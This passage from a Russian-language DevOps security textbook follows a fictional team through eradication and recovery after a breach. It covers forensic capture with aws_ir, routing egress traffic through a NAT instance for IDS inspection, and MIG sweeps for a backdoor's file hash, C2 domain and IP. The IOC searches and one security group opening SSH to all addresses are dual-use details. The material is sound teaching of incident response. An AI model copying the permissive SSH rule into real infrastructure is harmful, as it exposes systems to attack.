— Похоже на то, но я не могу увидеть, что они с ней делали. Здесь только POST-запросы без каких-либо строк.

— Мне кажется, мы задействовали журналы аудита в этих системах. Они не могут рассказать, какие команды могли быть выполнены?

— Хорошая идея, я посмотрю.

Сэм перемещается в каталог, в котором содержатся все системные журналы, и ищет файл журнала аудита. Аудит системных вызовов был задействован в нескольких веб-системах пару месяцев назад. Логика журналирования все еще отлаживалась для сокращения значительного объема шума, но, возможно, им повезло и активность атакующего была зафиксирована.

— Что-то есть. Такие же временные метки, как и у запросов к `debug.php`. Они находятся на `hbweb3`. Похоже, что за командой `wget` последовали `chmod` и выполнение процесса. Интересно... Ну да! Файл еще здесь. Это небольшой бинарный файл. Я не эксперт в анализе вредоносных файлов, но сказала бы, что это эксплойт для получения доступа к системам.

— Это плохо: если они получили корневой доступ, то эти системы придется полностью отключать. Нам нужна помощь. Я создал IRC-канал `#spicymojito`

и пригласил в него всех. Он пока конфиденциальный: мы не делимся подробностями с кем-либо даже внутри компании. Сообщай о своих находках на этом канале, а я буду назначать задания.

Сэм присоединяется к IRC-каналу. В нем уже семь человек: Лорен, технический руководитель, Тревор, два других администратора из команды Лорен и три разработчика сайта. Она делится своими находками и хронологией событий, а Тревор просит всех присоединиться к ним в Комнате пирата. Солнце уже зашло, и если атакующие получили корневой доступ к веб-системе, то эта ночь будет долгой.

10.4. Искоренение

Сейчас три часа ночи, и Сэм трудно сосредоточиться, наблюдая за тем, как индикатор выполнения конвейера развертывания медленно ползет к завершению. За последние семь часов она прочитала больше журналов и перестроила больше систем, чем за все время работы в компании. Пять ее коллег перестраивают системы вместе с ней. Еще двое вышли попить кофе, а последний уснул на кушетке. Все утомлены, основной сайт отключен, а у них еще куча систем, нуждающихся в повторном развертывании, и им не видно конца.

Тревор, Лорен, несколько журналистов и юристы беседуют за столом в соседней комнате. Тревога не перестает спрашивать, когда, по его мнению, сервисы снова заработают. Теперь это касается не только сайта: ключевые API обездвижены, пока системы не будут перестроены для использования надежного кода. Тревор думает, что это займет 48 часов, но Сэм считает, что можно справиться быстрее. Развертывание полностью автоматизировано, поэтому процесс перестройки, начиная от размеченного релиза приложения и до предоставления кода, будет несложным. Но долгим.

Проведенный Сэм первичный анализ цепочки вторжения атакующего говорит о том, что он получил root-доступ к одному из веб-серверов. Там был получен конфигурационный файл, содержащий закрытые данные для различных систем — артефакт развертывания, который должен быть удален, — что позволяло атакующим создавать аккаунты на двух других администраторских панелях. Она последовала по цепочке вторжения и наблюдала, как атакующие перемещались в горизонтальном направлении по инфраструктуре, постепенно получая доступ к все большему и большему количеству систем. Она нашла бэкдор, который установил C2-канал с сетью управления и контроля на стороне атакующего, возможно, с намерением майнить биткойны и выполнять DDoS-атаки из ее инфраструктуры. Она сохранила бинарный файл бэкдора и IP-адрес удаленного сервера перед остановкой системы.

К сожалению, журналы аудита не сохранили достаточно сведений из инфраструктуры, чтобы сложилась точная картина перемещений атакующего. Но Тревору этой информации хватило для того, чтобы решить отключить основные серверы и полностью перестроить все с самого начала. На тот момент это был единственный рациональный выход. Из-за гигантского объема работы, связанной с перестройкой всего, у членов команды закружилась голова. Ну а потом все пошло работать.

Искоренение присутствия атакующего

Как только непосредственная угроза изолирована, команда реагирования на инцидент переходит к фазе искоренения, чтобы избавиться от последствий атаки с помощью перестройки с нуля всех скомпрометированных систем, восстановления баз данных до приемлемого состояния, откатывания изменений кода, которые невозможно проверить немедленно, и смены всех паролей и ключей.

При глубоком вторжении полное искоренение может занять дни и даже недели. Если атакующий получил доступ к сверхконфиденциальным системам (базам данных LDAP, репозиториям кода, привилегированным системам развертывания и т. д.), то доверие к инфраструктуре может быть восстановлено только после полного удаления и замещения всех компонентов.

Стоимость искоренения угрозы быстро растет, так как реагирование на инциденты может потребовать труда десятков инженеров, нескольких недель работы и средств в размере до сотен тысяч долларов. Инженеры не единственные, кто работает круглые сутки над искоренением угрозы: открытые ресурсы должны передавать сообщения прессе, юристы — взаимодействовать с правоохранительными органами (в Соединенных Штатах в процесс часто вовлекают ФБР), а высшее руководство должно распределять ресурсы.

Обстановка во время фазы искоренения накаляется до стрессовой. Люди много работают и мало спят. Довольно часто кто-то зависает перед экраном компьютера на 18 часов для проверки каждого уголка инфраструктуры. Хорошая команда реагирования на инциденты понимает ценность управления ресурсами и предотвращает взаимные обвинения, которыми обмениваются напряженные и утомленные члены команды. Это трудные времена, и, для того чтобы восстановить нормальное состояние системы, просто необходима сплоченная работа.

Сэм заканчивает перестраивать SSH-бастионы и соединяется с их открытыми конечными точками, чтобы проверить настройку многофакторной аутентификации. Все перемещается на новый аккаунт Duo Security, так как существуют опасения, что старый скомпрометирован. Все выглядит неплохо, поэтому она передает новые хосты в DNS и сообщает Макс, что он может позаботиться о старых. Он отвечает за остановку скомпрометированных систем. В дополнение к требованию перестройки инфраструктуры Тревор дает команде по эксплуатации несколько заданий.

- ❑ Нужно взять образы дисков и памяти во всех системах для анализа перед тем, как отключить их и защитить строгой сетевой блокировкой.
- ❑ Следует направить весь исходящий трафик сети среды эксплуатации через экземпляр NAT, где система IDS, в которой запущен Suricata, будет изучать трафик.
- ❑ Требуется исследовать все системы, используя Mozilla Investigator (MIG), чтобы найти IOC, подобные обнаруженным в веб-системе.

Здесь придется попотеть, так что на помощь позвали всех администраторов и разработчиков.

10.4.1. Сбор артефактов цифрового расследования в AWS

Максу, коллеге Сэм, было доверено остановить и закрыть скомпрометированные хосты. Вспоминая презентацию об исследованиях в AWS, которую видел на местной конференции несколько месяцев назад, он скачивает инструменты с <https://threatresponse.cloud/>, чтобы получить образы экземпляров EC2. ThreatResponse — это коллекция инструментов, которые помогают собирать артефакты цифрового расследования в AWS. Команда `aws_ir` (листинг 10.5) способна за один запуск сделать снимок диска для экземпляра EC2, а также вывести его в память и загрузить вместе с другими метаданными в корзину S3. Он пока не знает, что будут делать со всеми этими данными, но сейчас собрать все кажется рациональным выходом. Ведь это не сложно: Максу нужно лишь составить список IP-адресов охватываемых экземпляров и дать скрипту немного поработать.

Листинг 10.5. Команда `aws_ir` собирает артефакты цифрового расследования из экземпляров EC2

```
$ pip install aws_ir
```

← Устанавливает консольный инструмент ThreatResponse для aws_ir

```
$ aws_ir instance-compromise \
  --instance-ip 52.90.61.120 \
  --user ec2-user \
  --ssh-key ~/.ssh/private-key.pem
```

└─ Останавливает экземпляр EC2, ссылаясь на его IP-адрес

```
aws_ir.cli - INFO - Initialization successful proceeding to incident plan.
aws_ir.libs.case - INFO - Initial connection to AmazonWebServices made.
aws_ir.libs.case - INFO - Inventory AWS Regions Complete 14 found.
aws_ir.libs.case - INFO - Inventory Availability Zones Complete 36 found.
aws_ir.libs.case - INFO - Beginning inventory of resources
aws_ir.plans.host - INFO - Attempting run margarita shotgun for ec2-user on
52.90.61.120 with /home/max/.ssh/private-key.pem
margaritashotgun.repository - INFO - downloading https://threatresponse-lime-
modules.s3.amazonaws.com/modules/lime-3.10.0-327.10.1.el7.x86_64.ko as
lime-2017-05-04T11:04:15-3.10.0-327.10.1.el7.x86_64.ko
[...]
```

```
margaritashotgun.memory [INFO] 52.42.254.41: capture 90% complete
margaritashotgun.memory [INFO] 52.90.61.120: capture complete: s3://cloud-
response-38c5c23e79e24bc8a5d5d79103b312ff/52.90.61.120-mem.lime
aws_ir.plans.host - INFO - memory capture completed for: ['52.90.61.120']
Processing complete for cr-17-050411-bae0
Artifacts stored in s3://cloud-response-d9f1539a6a594531ab057f302321676f
```

В фоне инструмент вызывает интерфейс AWS API, чтобы сохранить снимок дискового пространства, прикрепленного к экземпляру, а затем соединяется с ним по SSH, чтобы установить модуль ядра, используемый для захвата рабочей памяти. Модуль ядра LiME (<http://mng.bz/2U78>) — это популярный инструмент для цифрового расследования, который специализированные команды часто используют в сочетании с фреймворками для анализа памяти, такими как Volatility (<http://mng.bz/5W9p>).

Linux изолирует память в двух основных областях: на сторонах ядра и пользователя. `root`-пользователь в системе может получить доступ к памяти для всех запущенных процессов со стороны пользователя, но не способен считывать память со стороны ядра. Именно по этой причине здесь нужен LiME для того, чтобы собрать данные на уровне ядра и получить всю память системы.

Получившиеся файлы содержатся в новой корзине S3, где вывод памяти, консольные журналы экземпляра и метаданные хранятся в отдельных файлах (листинг 10.6).

Листинг 10.6. Информация об экземпляре EC2, собранная с помощью `aws_ir` в корзине S3

```
$ aws s3 ls s3://cloud-response-d9f1539a6a594531ab057f302321676f
2017-05-04 07:04:51 87162432 52.90.61.120-2017-05-04T12:50:18-mem.lime
2017-05-04 07:04:51      277 cr-17-011-b0-52.90.61.120-memory-capture.log
2017-05-04 07:04:50    1308 cr-17-011-b0-i-03106161daf-aws_ir.log
2017-05-04 07:04:51   44267 cr-17-011-b0-i-03106161daf-console.log
2017-05-04 07:04:52    2653 cr-17-011-b0-i-03106161daf-metadata.log
2017-05-04 07:04:49    67297 cr-17-011-b0-i-03106161daf-screenshot.jpg
```

Когда сбор завершится, `aws_ir` отключает экземпляр EC2. В качестве дополнительной меры безопасности с помощью блокировки управления доступом в пределах сети VPC блокируется весь исходящий и входящий сетевой трафик для экземпляра, в результате эффективно блокируются все C2-каналы со скомпрометированным хостом, которые могли быть установлены как в направлении хоста, так и в обратную сторону.

Блокировка сред предотвратит распространение вторжения. Тревор сказал, что, возможно, необходимо будет нанять консультационную фирму для подробного анализа скомпрометированных систем. Снимки и данные памяти помогут найти бэкдоры и понять поведение хакера. Тревор не отказался бы доверить кому-то другому заботы о расследовании — это определенно не то, чем он хотел бы заниматься.

10.4.2. Фильтрация исходящего трафика в IDS

Тревор уверен, что атакующие оставили бэкдоры и установили C2-каналы по всей инфраструктуре. Он хочет, чтобы весь исходящий трафик как можно скорее был исследован с помощью системы обнаружения вторжений. Тэмми предложила переместить всю сеть в экземпляр NAT и подключить поверх него Suricata. Она хотела сделать это и прежде, и у нее есть план осуществления задуманного.

Вся их сеть AWS располагается в пределах одного облака VPC. На достойную настройку сетевого уровня выделяется не очень много времени, так как все и так прекрасно работает. Каждый экземпляр EC2 имеет закрепленный открытый IP-адрес, который позволяет ему соединяться с Интернетом с помощью стандартного шлюза, предоставляемого AWS (рис. 10.1). Это простая настройка, но здесь не видно соединений с Интернетом, которые были запрошены их системами, так как их

интернет-шлюз (internet gateway, IGW) — это черный ящик, управляемый поставщиком. Данная настройка не влияет на входящий трафик, этот путь используется, только когда экземплярам нужно установить исходящее соединение, а такое бывает редко.




Рис. 10.1. Экземпляры EC2 соединяются с Интернетом, проходя через шлюз, управляемый AWS

Чтобы видеть исходящий в Интернет трафик их экземпляров, Тэмми направила его через контролируемую систему. AWS называет ее экземпляром NAT, так как он преобразует сетевой адрес (network-address translation) для исходящего трафика и заменяет исходный IP-адрес всех исходящих соединений адресом, предоставленным экземпляром NAT. Такая настройка подробно описана в документации, самое трудное здесь — внедрить ее в существующую инфраструктуру, не переписывая весь код.

Тэмми проводит целый час, читая официальную документацию и различные публикации в блогах, прежде чем составить план (<http://mng.bz/gevp>). Сначала она создаст подсеть в облаке VPC и таблицу маршрутизации с доступом к IGW. Затем запустит экземпляр EC2 с помощью образа экземпляра NAT от Amazon. И наконец, отредактирует таблицу маршрутизации основной подсети, чтобы направить весь исходящий трафик через экземпляр NAT вместо IGW. Получившаяся сеть подобна изображенной на рис. 10.2.




Рис. 10.2. Все исходящие соединения экземпляров EC2 в сторону Интернета направлены через экземпляр NAT, где можно выполнить собственный анализ исходящего трафика

Немного поэкспериментировав, она выбирает подсеть 10.0.1.0/24 для размещения экземпляра NAT. Затем создает подсеть и связанную с ней таблицу маршрутизации с помощью консольного интерфейса AWS (листинг 10.7).

Листинг 10.7. Создание новой подсети и таблицы маршрутизации для экземпляра NAT

<pre>aws ec2 create-subnet --vpc-id vpc-24e97b4d --cidr-block 10.0.1.0/24</pre>	<pre> </pre>	Создает новую подсеть в пределах VPC
<pre>aws ec2 create-route-table --vpc-id vpc-24e97b4d</pre>	<pre> </pre>	Создает новую таблицу маршрутизации
<pre>aws ec2 create-route --route-table-id rtb-de22c3c7 --destination-cidr-block 0.0.0.0/0 --gateway-id igw-9f59e9f6</pre>	<pre> </pre>	Определяет путь в таблице, по которому весь исходящий трафик передается в интернет-шлюз
<pre>aws ec2 associate-route-table --subnet-id subnet-7210eb3f --route-table-id rtb-de22c3c7</pre>	<pre> </pre>	Связывает таблицу маршрутизации с новой подсетью

Следующим шагом будет создание самого экземпляра NAT, но сначала нужно создать группу безопасности (листинг 10.8).

Листинг 10.8. Создание группы безопасности, которая позволяет передавать трафик в экземпляр NAT

```
aws ec2 create-security-group --group-name outboundnat
--description "Filtering of egress traffic through NAT instance"
--vpc-id vpc-24e97b4d
```

Создает новую группу безопасности в VPC

```
aws ec2 authorize-security-group-ingress --group-id sg-82fe1ca6
--cidr 0.0.0.0/0
--protocol tcp --port 22
```

Позволяет всем проходить SSH-авторизацию в новом VPC

```
aws ec2 authorize-security-group-ingress --group-id sg-82fe1ca6
--cidr 10.0.0.0/16
--protocol all
```

Позволяет сети 10/8 передавать весь трафик экземпляру NAT

С помощью консольного инструмента Тэмми находит идентификатор новейшего образа NAT, опубликованного Amazon, и запускает его экземпляр внутри новой подсети (листинг 10.9).

Листинг 10.9. Запуск экземпляра NAT от Amazon внутри NAT-подсети

```
aws ec2 describe-images --filter Name="owner-alias",Values="amazon"
--filter Name="name",Values="amzn-ami-vpc-nat*"
| jq -r '.Images[] | .Name + " " + .ImageId'
| grep $(date +%Y)
```

Перечисляет все доступные образы NAT, опубликованные Amazon

```
amzn-ami-vpc-nat-hvm-2017.03.0.20170401-x86_64-eb
ami-07fdd962
amzn-ami-vpc-nat-hvm-2016.09.1.20170119-x86_64-eb
ami-564b6e33
amzn-ami-vpc-nat-hvm-2017.03.rc-0.20170320-x86_64-eb
ami-652b0f00
amzn-ami-vpc-nat-hvm-2017.03.0.20170417-x86_64-eb
ami-6793b702
amzn-ami-vpc-nat-hvm-2017.03.rc-1.20170327-x86_64-eb
ami-b41d39d1
```

```
aws ec2 run-instances --instance-type t2.micro
--key-name ops-basekey-20170100
--security-group-ids sg-82fe1ca6
--subnet-id subnet-7210eb3f
--instance-initiated-shutdown-behavior terminate
--associate-public-ip-address
--count 1
--image-id ami-6793b702
```

Запускает экземпляр образа NAT в новой подсети и группе безопасности

```
aws ec2 modify-instance-attribute --instance-id i-0c7389eefa6902624
--no-source-dest-check
```

Отключает проверку источника/места назначения в экземпляре, чтобы иметь возможность обрабатывать сетевой трафик, предназначенный для других экземпляров

Тэмми соединяется с экземпляром NAT, чтобы проверить его конфигурацию (листинг 10.10). Amazon настраивает свои образы NAT на перенаправление трафика от других экземпляров и автоматически задействует преобразование исходящего сетевого адреса с помощью `iptables`. Она проверяет, верно ли выставлено правило преобразования в таблице `POSTROUTING` для `iptables`, перед тем как направлять через него всю остальную сеть.

Листинг 10.10. Настройка NAT в `iptables` на фиксирование исходящего трафика

```
$ sudo iptables -t nat -L POSTROUTING -v -n
```

Команда `iptables` для перечисления активных правил в таблице NAT

```
Chain POSTROUTING (policy ACCEPT 1 packets, 84 bytes)
pkts bytes target      prot opt in  out  source      destination
2827 185K MASQUERADE all  --  *   eth0 10.0.0.0/16 0.0.0.0/0
```

Конфигурация удовлетворяет Тэмми, и она высылает всем администраторам оповещение о том, что собирается модифицировать перенаправление всей инфраструктуры среды эксплуатации. В обычные времена она не посмела бы вносить такое серьезное изменение в столь позднее время, но сейчас не совсем обычные времена. Никто не возражает против операции, поэтому она, волнуясь, запускает команду, которая изменяет таблицу перенаправления открытой подсети и заменяет интернет-шлюз экземпляром NAT (листинг 10.11).

Листинг 10.11. Изменение маршрутизации для того, чтобы передавать весь исходящий трафик в экземпляр NAT

```
aws ec2 replace-route
--route-table-id rtb-ae92f4c7
--destination-cidr-block 0.0.0.0/0
--instance-id i-0c7389eefa6902624
```

Приказывает AWS заменить путь в таблице

Идентификатор таблицы маршрутизации для открытой подсети

Новый путь влияет на весь трафик

Отсылает трафик экземпляру NAT

В отдельном терминале она проверяет, способны ли системы среды эксплуатации соединиться с Интернетом, и удовлетворена тем, что видит: их новый исходящий IP-адрес принадлежит NAT.

- Супер!
- Сработало? — спрашивает Сэм, сидевшая за соседним столом.
- Да! Теперь я вижу весь проходящий трафик. У меня запущен `tcpdump`, и от него много шума. Я надеюсь, что экземпляр NAT достаточно большой, чтобы вместить все данные.
- Что ты выбрала?
- `c4.xlarge`. Должно работать. Дальше я установлю `Suricata`, и скоро мы сможем наблюдать за исходящим трафиком.
- Хорошая работа! — говорит Тревор, также сидящий за соседним столом. — Теперь можешь отдохнуть, ты занималась этой задачей три часа подряд.
- Я не буду возражать. Пойду попить кофе на свежем воздухе. Вам что-нибудь принести?

10.4.3. Ловля IOC с помощью MIG

Бэкдор, который Сэм нашла в скомпрометированной веб-системе, был наиболее примечательной находкой из сделанных на данный момент. Она хочет проанализировать его определенным образом, но инженерный анализ не ее профиль и определенно не то, чем она хотела бы заниматься в процессе работы над вторжением. Но все же она что-то знает и решает использовать новую инфраструктуру MIG для сканирования всех запущенных в сети систем.

Команда `file` расскажет о том, что ее бэкдор — это статически скомпилированный 32-битный бинарный ELF-файл (ELF — это исполняемый формат, используемый Linux):

```
$ file b4kl33t
b4kl33t: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, for GNU/Linux 2.6.9, stripped
```

Сэм загружает файл на VirusTotal.com — вспомогательный ресурс от Google, который сканирует загружаемые файлы с помощью десятков коммерческих и бесплатных антивирусных приложений. В отчете подтверждаются ее подозрения о том, что файл действительно является бэкдором, и довольно хитрым, так как только 22 сканера из 52 выявили его вредоносность. И похоже, что это уже не первая попытка проверить данный файл: в [VirusTotal](https://VirusTotal.com) указано, что впервые он был отправлен две недели назад (рис. 10.3). Ей хочется позвонить другу Алексу, который работает в Нью-Йорке в большой фирме, предоставляющей услуги в сфере безопасности, но он, скорее всего, сейчас спит. Это дело может подождать до утра.

Она продолжает анализировать, запуская команду `strings` на бэкдоре, и среди сотен строк вывода находит два сообщения: URL и открытый RSA-ключ. Открытый RSA-ключ малоинформативен. Это 512-битный ключ в стандартном PEM-формате. Он мог быть использован для шифрования данных, как в каком-нибудь вирусе-вымогателе. Но без должного инженерного анализа о нем больше ничего не расскажешь.

URL — это cats-and-dawgs.com/static/oashd971.php. Команда `whois`, запущенная на ноутбуке Сэм, сообщает, что владелец этого домена — некто Джейсон Тайлер из Калифорнии. Она открывает браузер Tor и проверяет, что задействован NoScript, чтобы блокировать весь JavaScript, а затем переходит по ссылке. Страница не выглядит подозрительной, здесь просто картинка крошечного котенка, сидящего на спине у большого золотистого ретривера. Она нажимает правой кнопкой мыши на страницу, чтобы просмотреть ее HTML-код, но он тоже довольно невинный. Может быть, в этой картинке есть какие-то скрытые данные? С выяснением этого придется подождать. Она передает Тэмми IP-адрес домена. Возможно, та выяснит, что происходит с этим адресом, с помощью нового экземпляра NAT.

Сэм открывает консоль MIG, чтобы проверить состояние распределенных агентов: сейчас их в сети 367, что намного меньше, чем несколько часов назад. Макс, наверное, здорово потрудился, остановив и отключив большую часть инфраструктуры. Сначала она просто ищет любой файл с именем `b4kl33t` в общих каталогах (листинг 10.12). Поиск по имени протекает быстро, поэтому с него неплохо начинать.



Рис. 10.3. Сайт VirusTotal предоставляет всем возможность загружать файлы, чтобы исследовать их десятками сканеров безопасности. Здесь же результаты сканирования файла b4kl33t демонстрируют, что 22 антивирусные программы посчитали его вредоносным

Листинг 10.12. Исследование сетевых серверных файловых систем на наличие файла b4kl33t с помощью MIG

```
$ mig file -t "status='online'" \
  -path /usr -path /var -path /tmp \
  -path /home -path /bin -path /sbin \
  -name "^b4kl33t$" \
  -maxdepth 5
```

Пути для рекурсивного исследования

Регулярное выражение с искомым именем файла

Ограничивает поиск до пяти подпапок

```
367 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 7984150202700.
367 / 367 [=====] 100.00% 4/s4m56s
100.00% done in 4m54.389875348s
367 sent, 367 done, 353 succeeded, 10 expired, 4 failed
0 agent has found results
```

Поиск не дал результатов, что хорошо, но все же немного огорчает. Она делает заметку, что позже нужно вернуться к этим незадействованным 14 агентам. Далее Сэм ищет какое-либо установленное соединение со ссылкой на cats-and-dawgs с помощью модуля netstat в MIG. Вызов команды (mig netstat -ci 27.23.123.74) тоже не принес никаких результатов. Поэтому она начинает думать, что бэкдор был

отправлен только на одну машину, но, чтобы убедиться в этом, пытается поискать в памяти строку с cats-and-dawgs.com и подстроку с RSA-ключом (mig memory -content "cats-and-dawgs.com" -content "DmyjpEnDzg3wC0L0RYDtFK"). Однако и здесь ничего не находит.

Сэм упаковывает все результаты поисков в файл JSON и пишет небольшой планировщик для запуска исследования каждые 30 минут (листинг 10.13). Таким образом, если атакующий вернется, есть вероятность поймать его с помощью MIG.

Листинг 10.13. JSON-конфигурация исследования на наличие бэкдора с помощью MIG

```
{
  "name": "b4kl33t backdoor IOCs",
  "target": "status='online'",
  "operations": [
    {
      "module": "file",
      "parameters": {
        "searches": {
          "search_backdoor_by_name": {
            "names": ["^b4kl33t$"],
            "md5": ["257b8308ee9183ce5b8c013f723fbad4"],
            "options": {"matchall": true, "maxdepth": 5},
            "paths": ["/usr", "/var", "/tmp", "/home", "/bin", "/sbin"]
          }
        }
      }
    },
    {
      "module": "netstat",
      "parameters": {
        "connectedip": [ "27.23.123.74" ]
      }
    },
    {
      "module": "memory",
      "parameters": {
        "searches": {
          "search_backdoor_in_ram": {
            "contents": [
              "cats-and-dawgs.com",
              "1iHPM7QDfeQRu4gYSVzT9gT64RcoSP1zSVA1EAyrB5"
            ]
          }
        }
      }
    }
  ],
  "syntaxversion": 2
}
```

Параметры поиска файла

Параметры для netstat-поиска

Параметры поиска в памяти

В качестве последнего шага Сэм проверяет контрольную сумму MD5 бэкдора и передает ее в файловый поиск по всем системам. Для проверки необходимо вычислять контрольную сумму каждого файла в системе, чтобы сравнить ее с контрольной суммой бэкдора, что определенно потребует ресурсов. Она устанавливает время остановки исследования на 30 минут вместо стандартных пяти (листинг 10.14), чтобы дать процессу шанс на успешное завершение.

Листинг 10.14. Исследование всех серверных файловых систем на наличие файлов с контрольной суммой бэкдора с помощью MIG

```
$ mig file -e 30m -t all -path / -md5 257b8308ee9183ce5b8c013f723fbad4
1190 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 0
Following action ID 7984197498429.
1 / 1190 [>-----] 0.08% 0/s 2h14m54s
```

Сэм оставляет команду работать в фоне, закрывает ноутбук и выходит прогуляться. На часах 04:13, а она еще не спала.

10.5. Восстановление

Около 08:00 Тревор запросил разрешение на запуск главного сайта. Луизе не терпится опубликовать статью на нем до открытия рынка. Их компания не участвует непосредственно в торгах, но некоторые из их конкурентов участвуют, и она хочет максимально ограничить рост стоимости их акций. Весь сайт уже перестроен, а базы данных восстановлены. Администраторская панель защищена хостом-бастионом, все пользовательские аккаунты, кроме аккаунта Тревоора, были отключены, поэтому в открытии сайта, кажется, нет ничего страшного.

Этой ночью они пережили еще один кошмар, когда MIG-исследование Сэм выдало совпадение на администраторской панели старого сайта. У атакующего каким-то образом получилось отправить бэкдор и туда. Когда Тэмми посмотрела на сетевой трафик со скомпрометированного узла, проходящий через экземпляр NAT, то увидела большой объем трафика, который проходил по одному TCP-соединению. Атакующий извлекал данные. Это соединение тут же было аннулировано, а IP-адрес заблокирован. В систему IDS было установлено новое уведомление, которое станут высылать при передаче более 10 Мбайт данных по соединению.

Эта новость будоражила и заставляла проснуться лучше, чем любой итальянский эспрессо. Они надеются, что это был последний призрак атаки, но не уверены в этом, поэтому большинство систем отключены до получения дальнейших указаний.

Тревор публикует сообщение, которое Луиза и вся команда юристов составляли в течение нескольких часов этим утром. В нем пользователям приносят извинения за то, что ввели их в заблуждение, признаются в том, что важные системы были скомпрометированы, но данные пользователей не пострадали, а также обещают опубликовать больше информации по ходу расследования. Также клиентов уверяют в том, что батареи во всех устройствах HealthBuddy соответствуют высоким стандартам, прошли длительные испытания и не угрожают здоровью. Читая это сообщение, Сэм заметила, что Макс так и не надел свой браслет. Возможно, забыл о нем. В глубине души все понимают, что понадобится больше, чем просто сообщение, чтобы исправить положение.

Тревор просит всех передохнуть пару часов. В Комнате пирата организован завтрак — шведский стол, и Сэм взяла немного фруктов и рогалик и отправилась в свою комнату. Она думала, что не сможет заснуть, но, опустив голову на подушку, буквально через несколько секунд провалилась в сон. Проснувшись в полдень, посмотрела на телефон: новых уведомлений нет. Она направилась в Комнату пирата, где Тревор все еще сидел за тем же столом, что и ночью.

— Ты поспал?

— Я вздремнул. Я хотел некоторое время понаблюдать за журналами на бастионах. Пока не вижу ничего подозрительного, но не возражаю, если ты перепроверишь.

— Хорошо. Мы будем восстанавливать доступ к открытым API? Я думаю, все наши партнеры в этом заинтересованы.

— Мы это сделаем, но, наверное, попозже. Макс говорит, что самое важное было развернуто. Я все еще волнуюсь, что атакующий вернется, но мы заблокировали все наши входные точки, так что все должно быть хорошо.

Восстановление после инцидента

Когда искоренение угрозы из среды завершается, системы и сервисы нужно возвращать в общий доступ. Это фаза восстановления, в ходе которой все системы среды эксплуатации постепенно возвращаются к нормальной работе.

Здесь важно определить, какие шаги необходимо предпринять перед восстановлением сервиса среды эксплуатации. В большинстве случаев нужно будет восстановить базу данных из чистых резервных копий, заново развернуть код из резервной копии, сделанной до вторжения, заново создать все системы и поменять все пароли. Последовательность шагов зависит от используемой среды, поэтому убедитесь в том, что вовлекаете в процесс инженеров, которые прекрасно знают инфраструктуру.

Несмотря на то что целью фазы восстановления является возврат к нормальной эксплуатации, важно убедиться также в том, что угрозы больше нет. Восстановление некоторых старых систем может оказаться невозможным из-за того, что какое-то время они были заброшенными, и, наоборот, существуют сложные системы, которые легко восстанавливать. Команда реагирования на угрозы должна взаимодействовать с бизнес-владельцами этих систем и высшим руководством для того, чтобы решать, какие сервисы безоговорочно нужно восстанавливать, а какие системы можно оставить вне сети, чтобы команда имела возможность лучше их исследовать.

— Они хотят, чтобы сегодня вновь начал работать онлайн-магазин, — Тревор вернулся с импровизированной встречи с начальством. — Сначала нам нужно восстановить все микросервисы, которые с ним связаны. Затем мы сосредоточимся на интеграциях с партнерами, но, возможно, займемся этим лишь завтра. Команда по связям с партнерами уже взаимодействует с ними, поэтому они уже знают, что придется подождать.

— Деньги — это в первую очередь, нужно восстановить поток денег! — начинает Макс. Он не ошибается.

— Мы пока поддержим все интерфейсы администратора за бастионом. Снова откроем их только тогда, когда у нас будет улучшенный план аутентификации. Сегодня же сосредоточимся на перезапуске оплаты, счетов и сервисов для отслеживания заказов.

— Нам понадобятся и почтовый сервис, и, возможно, кластер Kafka, который обрабатывает заказы, — продолжает Макс.

— Хорошо, за работу. Сначала сделаем переходную среду, используем ее для того, чтобы перечислить все, что нужно восстановить в среде эксплуатации, и составим порядок восстановления. Сейчас два часа дня, и я бы хотел, чтобы это было сделано до ужина.

Но до ужина не справились. Ни один из сотрудников раньше не пробовал восстанавливать отдельные компоненты, и у них не было четкого дерева зависимостей для инфраструктуры микросервисов. К 23:00 заказы можно было размещать, но не выполнять. Нахождение правильной комбинации бессерверных задач, систем очередей и микросервисов, необходимых для обработки заказов и запроса доставки, заняло

